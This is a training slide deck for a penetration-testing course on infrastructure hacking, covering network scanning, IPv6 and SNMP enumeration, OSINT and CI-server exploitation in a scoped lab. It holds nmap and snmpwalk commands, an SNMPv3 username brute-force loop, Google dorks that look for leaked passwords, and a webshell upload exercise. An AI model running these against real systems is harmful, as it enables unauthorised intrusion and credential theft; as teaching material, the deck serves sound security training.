


# NotSo



# Advanced Infrastructure Hacking

---

4-day Advanced Training  
Anthony Webb



NotSoSecure part of

claranet cyber security

# We hack



# We teach

Web Application Security Assessment

Infrastructure Security Assessment

Mobile Application Security Assessment

Source Code Review

IoT Security Assessment

Red Team Exercises

## Beginner Friendly

Hacking 101

Basic Infrastructure Hacking

Basic Web Hacking

## Advanced/Specialist Offensive Courses

Advanced Infrastructure Hacking

Advanced Web Hacking

Hacking and Securing Cloud

## Specialist Defensive Courses

Application Security for Developers

DevSecOps

For **private/corporate training** please contact us at:

[training@notsosecure.com](mailto:training@notsosecure.com)

# Anthony Webb

- Associate Director @ NotSoSecure
- ~6 years corporate experience
- Speaker / Trainer:  
BlackHat, CPX360, OWASP, BruCON,  
Countermeasure, SecTor, QA and many  
others
- Got Letters?  
OSCP, CRT, AWS-SCS/-SAA/-DVA.. BSc
- Devoted lifelong tech geek since early 90s
- @antjwebb

Claranet Cyber Security Services · Meet the expert

**Anthony Webb**  
Associate Director and Trainer

*"Being a part of such a supportive and collaborative team, sharing information and experiences with each other throughout every day, is truly amazing. There is always something new to learn, a way to better myself and to be challenged. You should never shy away from a challenge!"*

**Role**

As a one of NotSoSecure's Infrastructure Security Experts working from the UK, he manages a small team performing Penetration Testing for internal, external and cloud network infrastructure and web applications, as well as delivering Cyber Security Training from entry level through to Advanced Hacking courses for audiences from small classroom groups up to large global conferences such as Black Hat. Research projects include areas such as Cloud Infrastructure Security, Windows Domains and One networking security, and he is looking forward to beginning work on a new open source pen testing tool in the new future – watch this space!

**Background**

As an first discovered coding on a BBC Micro in the early 90s, at around six years old by 10 he was building custom PCs, and he has remained a dedicated "tech geek" ever since. He has been working specifically in Information Security since 2015 and holds a number of specialist certifications such as OSCP (Offensive Security Certified Professional), OSCP (OSCE) (Registered Penetration Tester) and ACSCM / F.A.C.S. (Offensive Certified Software Analyst / Developer Associate), as well as a BSc (Bachelor of Science) degree with First-Class Honours in Mathematics and Computer Science.

**Passion**

Having always felt compelled to take everything apart, understand how it operates, and finally put it back together so that it works again, he sees that Penetration Testing is a world where he gets to indulge this, while the thrill of finding and exploiting a vulnerability is hard to beat. Being extremely passionate about the subject of cyber security, having the opportunity to share the passion and to help others understand technology from the attacker perspective in training classes is fantastic.

**For more information:**  
Email: [contact@notsosecure.com](mailto:contact@notsosecure.com)  
Tel: +44 1223 853 100  
Web: [www.notsosecure.com](http://www.notsosecure.com)

NotSoSecure part of  
claranet cyber security



NotSoSecure part of



# Lab setup

---

Please refer to the related instructions for further details:

## Step 1

- Make a connection to the Hacklab VPN
- Use the credentials provided

## Step 2

- Make sure you can reach the Internet after connecting to the VPN

## Step 3

- Refill your coffee!



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Configuration check

---

- Confirm your VPN connection is working
- Confirm you can login via SSH to your 192.168.X.206 Kali Linux instance
- **Change your Kali host 'root' password to ensure no one else can access your Kali VM**
- Confirm you can ping 192.168.3.215 and that you still have Internet access from your laptop



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Lab setup: Scope

---

## Targets for Hacking:

- 192.168.3.0/24 : Shared network
- 192.168.**X**.0/24 : **X** being your assigned user ID (i.e., user**X**)

## Not in scope:

- 192.168.4.0/24
- 192.168.5.0/24

**ANY** attacks on these subnets will result in disqualification from the training



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Delegate agreement

---

Before we go any further, let us practice what we preach!

- The exercises contain setups that imitate real-life environments
- Some of the simulated attacks will result in learners gaining a high user privilege on the target system. Any abuse of these privileges beyond the stated aims will result in immediate disqualification from the course
- Other actions that may result in **disqualification** are:
  - Any activity causing a Denial of service (DoS) – including system shutdown/reboot etc.
  - Playing with hosts that are not in scope (including targets not belonging to you)
  - Any IP/MAC spoofing activity
- Let's learn while also having fun, and ensuring the same for others 😊



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Tips and Debugging

---

- **Rule #1:** Make sure you check for typos
- **Rule #2:** Make sure you have typed IP addresses correctly (e.g. 192.168.X.206 is not a valid IP)
- **Rule #3:** Ask for help after you have checked Rule #1 and Rule #2
- For generic problems, say hello Google!



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# The Art of Making Notes

---

- Save your notes (especially tool output - it can be a lifesaver)
- Refer to your notes when you get stuck
- Each problem can have multiple solutions, ensure you note all of them
- **Good notes may give you root!**



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



# Syllabus modules

---

## Networking & Discovery:

- IPv4 Discovery & Scanning
- IPv6
- OSINT

## Web Technologies:

- DVCS / CI-CD Exploitation
- Insecure Deserialization

## Databases:

- MySQL
- PostgreSQL
- Oracle
- NoSQL

## Windows:

- Enumeration
- Windows PowerShell
- AppLocker / GPO Bypass
- Privilege Escalation
- Post Exploitation
- AMSI & AV Bypass

## Windows Active Directory:

- Active Directory Enumeration
- AD Delegation Abuse
- Remote Exploitation
- Pivoting & Lateral Movement
- Persistence Techniques

## Unix:

- Unix Exploitation
- NFS Attacks
- Shell Escapes
- SSH Tunneling
- Privilege Escalation

## Specialist:

- Cloud Pentesting
- Container Exploits
- VPN Exploitation
- VLAN Exploitation



## Networking & Discovery

- IPv4 Discovery & Scanning
- IPv6
- OSINT



Networking & Discovery

## IPv4 Discovery & Scanning



# ARP Basics

---

- Address Resolution Protocol
- A layer 2 protocol
- ARP is a protocol used to map **IPv4 addresses** to **hardware (MAC) addresses**

## Example of an ARP request/response:

21	8.150128000	40:8d:5c:b1:d9:1c	Broadcast	ARP	42 Who has 192.168.0.12? Tell 192.168.0.8
22	8.150363000	CadmusCo_f1:e8:95	40:8d:5c:b1:d9:1c	ARP	60 192.168.0.12 is at 08:00:27:f1:e8:95

- IPv4 networks cannot function without ARP...

# Port Scanning

---

- TCP / UDP Ports (0-65535)
- Specific services are configured to listen on specific ports i.e. HTTP listens on port 80 by default
- However; services can be configured to listen on non-default ports
- Introducing nmap; a versatile port scanner

```
nmap -n -v4 -sV -A -Pn -iL live_host.txt -oA nmap_scan [-p-]
```

```
nmap -n -v4 -sU -F -Pn --defeat-icmp-ratelimit --open -iL  
live_host.txt -oA nmap_udp_scan
```



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Exercise 1.1



## Demo 1.1

# ARP Scan

---

- Perform an arp-scan on the following two networks and identify the live hosts:
  - 192.168.3.0/24
  - 192.168.X.0/24
- Identify open ports on each of the hosts identified during previous question (Both TCP and UDP)
- Identify the host operating system details as well as version details of the listening services

# Network status: After Nmap scan

## SHARED Subnet (192.168.3.0/24)



192.168.3.208



192.168.3.100



192.168.3.210



192.168.3.215



192.168.3.214



192.168.3.211



192.168.3.180



192.168.3.150

## DEDICATED Subnet (192.168.X.0/24)



192.168.X.17



192.168.X.18



192.168.X.209



192.168.X.206



Networking & Discovery

**IPv6 (& SNMPv3)**



# IPv6 Basics

---



## Overview:

- 128-bit (x4 the size of IPv4)
- 8 x 16-bit segments delimited by colons : when in hex format

**Example:** fe80:0000:0000:0000:e4df:8497:0b8d:bfd9

## Reduction:

- Leading 0's can be removed from the **start** of a segment
- All zeros segment can be compressed all together (::) - only once!

**Full IPv6:** fe80:0000:0000:0000:e4df:8497:0b8d:bfd9

**Compressed:** fe80::e4df:8497:**b8d**:bfd9

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# IPv6 Basics – Useful to know

---

- Localhost ::1/128 (~ 127.0.0.1)
- Link-Local Unicast Addresses FE80::/10 (\*generated via mac address)
- Unique Local Unicast Addresses (ULA) FC00::/7
- Global Unicast Addresses 2000::/3
- 6to4: Mapping ipv4 over ipv6
  - 2002:V4ADDR::V4ADDR (Windows)
  - 2002:V4ADDR::1 (Linux)

## Link Local Generation logic:

FE80::2<vendor\_Prefix>FF:FE<REMAININGMACID>

\*OS dependant



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# IPv6 Basics

---



- **Unicast** - a single IP assigned to a single network interface
- **Multicast** (FF00::/8) - multiple network interfaces (hosts)
  - All nodes: FF02::1
  - All routers: FF02::2
- **Anycast** (taken from Global Unicast pool and therefore impossible to distinguish based on format alone) - multiple network interfaces (hosts) but only a single network interface (host) needs to respond

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# IPv6 Neighbor Discovery Protocol (NDP)

---



## Router Discovery:

- Used to locate routers on the same link using ICMPv6
  - Router Solicitation (type 133) is sent from node to all routers multicast group
  - Router Advertisement (type 134) is sent from routers to all nodes multicast group
- Prefix information (type 3) can be included within the Router Advertisement, which lists IPv6 prefixes (subnets) that are reachable

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# IPv6 Neighbor Discovery Protocol (NDP)

---



## Address Resolution:

- Similar (from a pen testers POV) to ARP in IPv4
- Used to locate link layer addresses of neighbor systems using ICMPv6
  - Neighbor Solicitation (type 135) multicast is sent from node requesting the link layer address of a neighbor system
  - Neighbor Advertisement (type 136) is sent from the 'owner' (if online) and responds with its link layer address
- Only the factors useful for pentesting are covered here

Full details @ <https://tools.ietf.org/html/rfc4861>

# IPv6 Neighbor Discovery Protocol (NDP)

- Neighbor Solicitation (type 135)

```
9 7.987639916 fe80::2620:c7ff:fe96:43c9 ff02::1:ff29:2f2c ICMPv6 86 Neighbor Solicitation for fe80::a00:27ff:fe29:2f2c from 24:20:c7:96:43:c9
10 7.987669158 fe80::a00:27ff:fe29:2f2c fe80::2620:c7ff:fe96:43c9 ICMPv6 86 Neighbor Advertisement fe80::a00:27ff:fe29:2f2c (sol, ovr) is at 08:00:27:29:2f:2c
▶ Frame 9: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
▶ Ethernet II, Src: Sagemcom_96:43:c9 (24:20:c7:96:43:c9), Dst: IPv6mcast_ff:29:2f:2c (33:33:ff:29:2f:2c)
▶ Internet Protocol Version 6, Src: fe80::2620:c7ff:fe96:43c9, Dst: ff02::1:ff29:2f2c
▼ Internet Control Message Protocol v6
  Type: Neighbor Solicitation (135)
  Code: 0
  Checksum: 0x8df2 [correct]
  [Checksum Status: Good]
  Reserved: 00000000
  Target Address: fe80::a00:27ff:fe29:2f2c
▶ ICMPv6 Option (Source link-layer address : 24:20:c7:96:43:c9)
```

- Neighbor Advertisement (type 136)

```
9 7.987639916 fe80::2620:c7ff:fe96:43c9 ff02::1:ff29:2f2c ICMPv6 86 Neighbor Solicitation 1
10 7.987669158 fe80::a00:27ff:fe29:2f2c fe80::2620:c7ff:fe96:43c9 ICMPv6 86 Neighbor Advertisement
▶ Frame 10: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_29:2f:2c (08:00:27:29:2f:2c), Dst: Sagemcom_96:43:c9 (24:20:c7:96:43:c9)
▶ Internet Protocol Version 6, Src: fe80::a00:27ff:fe29:2f2c, Dst: fe80::2620:c7ff:fe96:43c9
▼ Internet Control Message Protocol v6
  Type: Neighbor Advertisement (136)
  Code: 0
  Checksum: 0xccca0 [correct]
  [Checksum Status: Good]
▶ Flags: 0x60000000, Solicited, Override
  Target Address: fe80::a00:27ff:fe29:2f2c
▶ ICMPv6 Option (Target link-layer address : 08:00:27:29:2f:2c)
```

# SNMP: Simple Network Management Protocol

---

- Listens on UDP port 161 by default
- Versions 1, 2c and 3 exist
- Used to manage and collect information from network devices
- SNMP queries objects for information.
- These objects are identified via Object Identifiers (OIDs)



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# SNMP Object Identifiers (OID)




OIDs are structured in a hierarchical tree and can be queried for specific information

**Example:**

To obtain system info: 1.3.6.1.2.1.1

To obtain usernames: 1.3.6.1.4.1.77.1.2.25.1.1



Reference:

<http://www.networkmanagementsoftware.com/snmp-tutorial-part-2-rounding-out-the-basics/>

# SNMP OID Values

---

To obtain system info:	1.3.6.1.2.1.1
To obtain LANMAN Shares:	1.3.6.1.4.1.77.1.2.27.1.1
To obtain usernames:	1.3.6.1.4.1.77.1.2.25.1.1
To obtain a list of running processes:	1.3.6.1.2.1.25.4.2.1.2
To obtain a list of network interfaces:	1.3.6.1.2.1.2.1.0
To obtain a list of installed software:	1.3.6.1.2.1.25.6.3.1.2
To obtain services on the host:	1.3.6.1.4.1.77.1.2.3.1.1
To obtain a list of IP routes:	1.3.6.1.2.1.4.21



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# SNMPv1/2c Overview

---

- 1 and 2c offer no authentication or encryption capabilities
- **Community string** required to query or alter the configuration
- Default community strings include:
  - public: A user can request information from the device
  - private: A user may modify the device configuration

## Example:

```
onesixtyone -c /usr/share/doc/onesixtyone/dict.txt  
192.168.3.100
```

```
Scanning 1 hosts, 49 communities
```

```
192.168.3.100 [xxxxxx] Linux turnkey-oracle-xe-11g  
2.6.32-5-amd64 #1 SMP
```



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Extracting Configurations over SNMPv1/2c

---

- snmpwalk is a tool that can be used to query a device for information
- Using this tool, we can request generalized information:

```
snmpwalk -v 1 -c public 192.168.X.X
```

- We can also request specific details using a defined OID value:

```
snmpwalk -v 1 -c public 192.168.X.X <OID>
```

- But remember - we need to know the community name!



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# SNMPv3 Overview

---

- Mainly a security enhancement release
- User Based Security Module or Version Based Access Control Module
- New additions
  - Security Name: Username
  - Security Level: NoAuthNoPriv, AuthNoPriv, AuthPriv
  - Auth: MD5 or SHA1
  - Priv: DES or AES



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# SNMPv3 Online Attack

---

- Bruteforce tools such as onesixtyone or patator won't work over IPv6
- snmpget auto detects the correct version of SNMP and performs requests
- Let's build a quick and dirty bruteforce tool

```
for i in $(cat /usr/share/doc/onesixtyone/dict.txt); do  
echo -n "$i :"; snmpget -v 3 -u $i udp6:[IPv6]  
MIB_TO_FETCH; done
```



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Exercise 1.2



## Demo 1.2

## IPv6 and SNMP

---

- Identify various devices listening on an IPv6 address
- Perform a port scan on all IPv6 devices and identify open ports
- Connect to an identified SNMP Server running on IPv6 and extract sysContact (1.3.6.1.2.1.1.4.0) information
- Determine if an IPv4 address is also associated with the SNMP Server and, if so, identify it

# Extra: IPv4 tools over IPv6

---

- **socat**

```
socat -v tcp4-listen:22,fork tcp6-  
sendto:[fe80::250:56ff:fe9f:a84]:22
```

- **netsh**

```
netsh interface portproxy add v4tov6 listenport=22  
connectaddress=fe80::250:56ff:fe9f:a84 connectport=22  
protocol=tcp
```

- Then target the local interface!




NotSoSecure part of




© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Network status: After IPv6 Scan


## SHARED Subnet (192.168.3.0/24)



192.168.3.208



192.168.3.100



192.168.3.210



192.168.3.215



fe80::250:56ff:fe9f:a84  
SNMPv3



192.168.3.211



192.168.3.180



192.168.3.150

## DEDICATED Subnet (192.168.X.0/24)



192.168.X.17



192.168.X.18



192.168.X.209



192.168.X.206



# OSINT: Information Gathering Methods & Sources

---



- Open-source intelligence (OSINT) is intelligence collected from publicly available sources
- With Web 2.0+ information gathering can be both easy as well as complex!
  - Easy: Everyone wants to show to everyone what they are doing
  - Complex: Information overload!
- OSINT Sources
  - Search Engines (Google | Bing)
  - Dedicated Engines (Shodan, ZoomEye)
  - Public Directories (Domain / Company Registrars)
  - Social Media (FB, LinkedIn)
  - Public Pastes (Pastebin, Pastie)

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# OSINT: Examples

---



- **Google Hacking: crafting search queries to get juicy information**

```
inurl:github.com intitle:config intext:"/msg nickserv  
identify"
```

```
ext:xls intext:NAME intext:TEL intext:EMAIL  
intext:PASSWORD
```

- **Shodan: Server Banners**

```
country:US port:23 asn:ASN123456 cisco
```

- **Domain WhoisInfo**

```
$ whois domainname.tld
```

NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# OSINT: Examples

The image illustrates three examples of Open Source Intelligence (OSINT) searches:

- GitHub Search:** A search for "dotfiles" yields 214,363 commit results. The interface shows a list of commits with details like the file name, commit message, and time since the commit.
- SHODAN Search:** A search for "country:US port:23 cisco" returns 3,042 results. The snippet shows a Cisco Configuration Professional (Cisco CP) configuration with default credentials: username "cisco" and password "cisco".
- LinkedIn Profile:** A profile page for a person with a "Married" status. A date "23 May" is highlighted in a red box, likely indicating a significant event or update.

# Exercise 1.3



## Demo 1.3

# OSINT

---

- Enumerate the online presence for the domain identified in Exercise 1.2
- Identify various employees of the company
- Identify leaked credentials
- Identify remote access details



## Web Technologies

- DVCS / CI-CD Exploitation
- Insecure Deserialization



Web Technologies

**DVCS / CI-CD  
Exploitation**



**Jenkins**

# Distributed Version Control Systems

---

- Distributed/Decentralized. Everyone has full version history locally
- GIT / Mercurial and many more
- GIT is becoming most popular (GitHub uses git in the backend)
- This system allows developers to work in isolation as well as continue working even if the connectivity is lost
- Access could be via HTTP based login or via SSH based access
- One drawback: Generally, this results in out of sync work by multiple developers



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# GIT Tricks

---



- Common Git commands (Full documentation @ <https://git-scm.com/docs>)
  - `git clone (https/ssh)://<location>`
  - `git add <filepath>`
  - `git commit -m "comment"`
  - `git pull`
  - `git push`
  - `git status`
- If you get an error about out of sync repository
  - `git pull && git push`
- Git gives access to full history you can't hide data by removing it in next commit
- Inspection of commit log can help in identifying such information (Manual / Automatic)

8 commits

1 branch

0 releases

1 contributor

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# CI / CD Process



Programmers commit code to the personal repository




Code merges to mainline(Git) after certain checks



Jenkins (CI Server)  
Builds and deploys it to test/(pre-)production after running some optional test cases



Application is deployed to production



# Attacker perspective



## Developer Machine Security

Leakage of Source Code  
Access credentials of Repository



## Git Repository Security

Leakage of Source Code




## CI Server Security

Backdoor planting  
Source Code Repository Access  
Access to (pre-)production environment if auto deploy is enabled



## Production Server Security

Instant compromise if previous steps had flaws



# Exercise 2.1



## Demo 2.1

# Exploiting git and CI

---


- Identify a weak configuration on the CI Server
- Obtain access to the git repository
- Upload a webshell and execute OS commands on the server

# Network status: After CI exploitation


## SHARED Subnet (192.168.3.0/24)



192.168.3.208  
DVCS / CI-CD



192.168.3.100




192.168.3.210




192.168.3.215



fe80::250:56ff:fe9f:a84  
SNMPv3



192.168.3.211



192.168.3.180



192.168.3.150

## DEDICATED Subnet (192.168.X.0/24)



192.168.X.17



192.168.X.18



192.168.X.209




192.168.X.206



